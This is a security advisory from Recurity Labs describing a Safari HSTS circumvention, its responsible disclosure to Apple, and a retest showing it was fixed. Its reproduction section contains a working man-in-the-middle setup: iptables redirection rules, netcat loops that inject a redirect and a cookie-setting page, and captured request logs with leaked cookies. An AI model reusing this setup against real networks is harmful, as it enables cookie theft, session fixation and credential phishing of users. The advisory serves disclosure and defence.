Safari HSTS Circumvention Security Advisory

Project No. 262.2106
Report
FINAL

for

Recurity Lablog

Document Versions and Changes

Version	Author	Date	Comment
0.1	David Gullasch	2021-04-11	Initial draft
0.2	David Gullasch	2021-04-25	Document revised
0.3	Andreas Lindh	2021-04-26	Technical review
0.4	Nico Lindner	2021-04-27	Editorial review
0.5	David Gullasch	2021-08-02	Retest results added
0.6	Nico Lindner	2021-08-02	Editorial review & format
1.0	David Gullasch	2021-08-02	Final for publication

Table of Contents

Terms and Definitions

Term	Definition
HSTS	HTTP Strict Transport Security
HTTP	Hyper Text Transfer Protocol
HTTPS	HTTP over SSL
MitM	Man-in-the-Middle
TCP	Transmission Control Protocol
URI	Uniform Resource Identifier

1 Executive Summary

Recurity Labs identified a vulnerability affecting the HTTP Strict Transport Security (HSTS) implementation of Apples Safari Web browser.

Safari fails to correctly rewrite the request scheme to HTTPS from insecure HTTP redirections. As a result, sensitive information may be disclosed to an attacker in a Man-in-the-Middle (MitM) position. Additionally, unsafe content may be injected towards the client, which may enable further attack scenarios.

Retest Status (August 2021)

After updating MacOS to the latest available version, the issue was retested and found to be addressed. Safari no longer discloses sensitive information to an attacker in the described scenario.

A well-known (described in RFC6265 section 8.6) residual risk remains under specific conditions, when unsafe content is injected towards the client. However, the remaining risk is no longer attributed to Safari, but to insecure Web application behavior.

1.1 Team

The issue was identified by David Gullasch of Recurity Labs.

1.2 Timeline

The following timeline provides a brief abstract of this project's activities:

Date	Description
2021-04	Discovery and analysis of the issue
2021-05-03	Analysis reported to Apple Agreed disclosure date (on or after) 2021-07-30
2021-06-14	Additional data provided to Apple
2021-07-06	Additional data provided to Apple
2021-08-02	Retest of the issue after latest MacOS update Issue identified to be resolved

1.3 Table of Findings

The following table summarizes the findings Recurity Labs made during the assessment. The individual results were evaluated according to CVSSv3.1[1]. The CVSSv3.1 vector used for the calculation can be found in section *Overview* of the respective finding(s), detailed in the subchapters of section 2 of this document.

ID	Description	Chapter	CVSS	Retest
262.2106.1	Safari HSTS Circumvention	2.1	4.8	Closed

1 https://www.first.org/cvss/v3-1/

2 Findings in Detail

This section provides technical details on the findings made during this security assessment. Each finding is described and rated according to the following criteria: vulnerability type, CVSSv3.1 base score and CVSSv3.1 vector.

2.1 Safari HSTS Circumvention

Overview

ID	262.2106.1
Type	Code
CVSS Score	4.8
CVSS Metrics	CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:L/A:N
Location	HSTS-mandated scheme rewriting
Retest	Closed

Details

RFC6797 section 2.2[2] defines the effect of an active HSTS policy as follows:

```
1.  UAs transform insecure URI references to an HSTS Host into secure
    URI references before dereferencing them.

2.  The UA terminates any secure transport connection attempts upon
    any and all secure transport errors or warnings.
```

RFC7231 section 6.4[3] defines the HTTP redirection mechanism, which allows the server to transmit a different URI in the `Location` header for the requested resource.

When Safari accesses an arbitrary website via insecure plain-text HTTP, e.g. `http://insecure-dummy.example.net/`, an attacker in a MitM position is able to inject arbitrary responses by definition. With the intention of targeting the different and unrelated secure site at `https://secure-target.example.net`, the attacker may choose to inject the following redirection:

```
HTTP/1.1 302 Moved Temporarily
Location: http://secure-target.example.net/
Content-Length: 0
Connection: close
```

If `secure-target.example.net` has an active HSTS policy, the request to `http://secure-target.example.net/` must be transformed to `https://secure-target.example.net/`.

Safari fails to change the request scheme in this scenario and performs the request to `secure-target.example.net` in plain-text. The plain-text request discloses the cookies, set without the `Secure` flag for the domain `secure-target.example.net`.

Additionally, the attacker is subsequently able to inject content from the origin `http://secure-target.example.net`, which is then rendered in the browser. The same origin policy prevents interactions with the actual target's resources from the origin `https://secure-target.example.net`. Please note the different URI scheme.

The fact that the insecure content is rendered is considered problematic, nevertheless. It breaks the expectation that the browser will never insecurely interact with `secure-target.example.net` because of the HSTS policy in-place.

2 https://tools.ietf.org/html/rfc6797#section-2.2
3 https://tools.ietf.org/html/rfc7231#section-6.4

The following active attack possibilities have been identified:

- Cookies for `secure-target.example.net` can be set by the attacker. Please note that this does not strictly break security assumptions, because cookies inherently only have weak integrity guarantees. But, if a Web application relies on HSTS to protect from such interference, it may become vulnerable, e.g. to session fixation attacks.
- The user will be presented with content while the browser displays `Not secure -- secure-target.example.net` in the address bar. This enables social-engineering of the user to disclose sensitive data: His/her trust in `secure-target.example.net` may be abused to deceive the user, e.g. into entering his/her credentials for `secure-target.example.net`, to allegedly "make everything secure again".

Reproduction Steps

The attack was demonstrated for the HSTS-enabled target domain `www.apple.com`. A victim MacBook Air was connected to the malicious WiFi access point under the attacker's control.

The following software versions were employed:

- macOS Big Sur Version 10.2.3
- Safari Version 14.0.3 (16610.4.3.1.7)

The attacker's machine serves a malicious WiFi access point, and was set-up to divert traversing HTTP connections with the following `iptables` commands:

```
iptables -t nat -A PREROUTING ! -d www.apple.com -p tcp --dport 80 -j REDIRECT --to-
ports 8080

iptables -t nat -A PREROUTING   -d www.apple.com -p tcp --dport 80 -j REDIRECT --to-
ports 8081
```

A first shell script below was started, to inject the malicious redirection for any other host than `www.apple.com`:

```
#!/bin/sh
while true ; do
echo "################################################################################"
nc -vCNl 8080 <<- EOF
HTTP/1.1 302 Moved Temporarily
Location: http://www.apple.com/
Content-Length: 0
Connection: close

EOF
done
```

A second shell script was started, to collect the leaked insecure request data to `www.apple.com`, and inject malicious insecure content:

```
#!/bin/sh
while true ; do
echo "################################################################################"
nc -vCNl 8081 <<- EOF
HTTP/1.1 200 OK
Set-Cookie: dummy="Killroy was here!"; Domain=apple.com; Expires=Sat, 01-Jan-2022
00:00:00 GMT; Max-Age=31536000
Content-Length: 235
Content-Type: text/html; charset=utf-8
Connection: close
```

```
<html><body>
Location: <script>document.write(document.location)</script><hr>
Cookies: <script>document.write(document.cookie)</script><hr>
Additional arbitrary attacker-controlled content intentionally left out...
</body></html>
EOF
done
```

To ensure proper initialization of the HSTS policy, Safari was navigated to `https://www.apple.com`. To trigger the attack scenario, Safari was navigated to the insecure URI `http://1.2.3.4/`. (Please note that this site was actually never contacted, because of the active TCP connection redirections. Also, navigating *manually* is not a necessary precondition, as the same effect can be achieved in other ways, e.g. via JavaScript or a `<meta http-equiv="refresh" ... >` construct.)

The script listening on port 8080 catches the first request (console output shown below) and responds with the redirection:

```
################################################################################
Listening on 0.0.0.0 8080
Connection received on 192.168.123.71 50831
GET / HTTP/1.1
Host: 1.2.3.4
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_6) AppleWebKit/605.1.15 (KHTML,
like Gecko) Version/14.0.3 Safari/605.1.15
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Connection: keep-alive
```

The script listening on port 8081 catches the second request (console output shown below) and responds with malicious content:

```
################################################################################
Listening on 0.0.0.0 8081
Connection received on 192.168.123.71 50833
GET / HTTP/1.1
Host: www.apple.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Upgrade-Insecure-Requests: 1
Cookie: mbox=PC#5a9f3b15bb664ca0b92af40e6b9e618c.37_0#1618162332|
session#b1922b6811a24120a8bc799cf01d63ed#1618161133; at_check=true; s_cc=true;
s_fid=4D1E9B2712481585-0E10169074B25567; geo=DE
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_6) AppleWebKit/605.1.15 (KHTML,
like Gecko) Version/14.0.3 Safari/605.1.15
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Connection: keep-alive
```

The first screenshot, shown in 1 below, illustrates how the insecure content is rendered in the browser.



Figure 1 - Insecure data from http://www.apple.com/ rendered in the browser

The second screenshot, shown in 2 below, shows that the `dummy` cookie was set within the attacked domain `www.apple.com`, and is present at the later access to `https://www.apple.com`.



Figure 2 - Cookie set for the attacked domain www.apple.com

Recommendation

Recurity Labs recommends to correct the Safari HSTS implementation to upgrade the URI scheme in the described scenario, as mandated by RFC6797.

Retest Status (August 2021)

After updating MacOS to the latest available version, the issue was re-analyzed and identified to be addressed. The attacker setup was unchanged.

The following software versions were employed:

- macOS Big Sur Version 11.5.1
- Safari Version 14.1.2

The fix was found to deviate from the recommended approach to strictly enforce the upgrade to HTTPS. Instead, Safari apparently improved the internal segregation between cookies set for the HTTP and the HTTPS schemes of the same domain. With this change, cookies set on the domain with the HTTPS scheme no longer leak during the above described attack scenario.

The fundamental behaviour that Safari still performs an insecure request was not resolved, thus, a residual risk of session fixation attacks under specific circumstances remains. However, the remaining residual risk is no longer attributed to Safari, but to insecure Web application behavior causing the specific circumstances required.

For comparison, again, the first request is shown below, which was responded with a redirection.

```
################################################################################
Listening on 0.0.0.0 8080
Connection received on 192.168.123.67 49337
GET / HTTP/1.1
Host: 5.4.3.2
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML,
like Gecko) Version/14.1.2 Safari/605.1.15
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Connection: keep-alive
```

The second request is shown below, and can be seen to no longer leak sensitive cookie data.

```
################################################################################
Listening on 0.0.0.0 8081
Connection received on 192.168.123.67 49321
GET / HTTP/1.1
Host: www.apple.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Upgrade-Insecure-Requests: 1
Cookie: geo=DE
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML,
like Gecko) Version/14.1.2 Safari/605.1.15
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Connection: keep-alive
```

The second request was again responded with malicious content. The resulting data rendered in the browser is shown in 3 for comparison.



Figure 3 - Insecure data from http://www.apple.com/ rendered in the browser (after update)

After the attack, Safari was manually navigated to `www.apple.com` again. 4 shows that the `dummy` cookie can still be set during the attack within the domain `www.apple.com`.



Figure 4 - Cookie set for the attacked domain www.apple.com (after update)

Recurity Labs believes that the remaining behaviour may be seen as residual risk, as it may enable session fixation attacks under specific circumstances. A Web application may become vulnerable to such a session fixation attack scenario when disregarding the weak integrity guarantees for cookies. With this reasoning, Recurity Labs attributes the remaining residual risk no longer to Safari, but to inappropriate Web application behaviour[4].

4 Enabling HSTS does not strengthen the fundamental weak integrity guarantees for cookies: RFC6797 specifies HSTS and references RFC6265 in this context. RFC6265 section 8.6 describes the observed scenario and suggests the server/Web application has to mitigate the risk.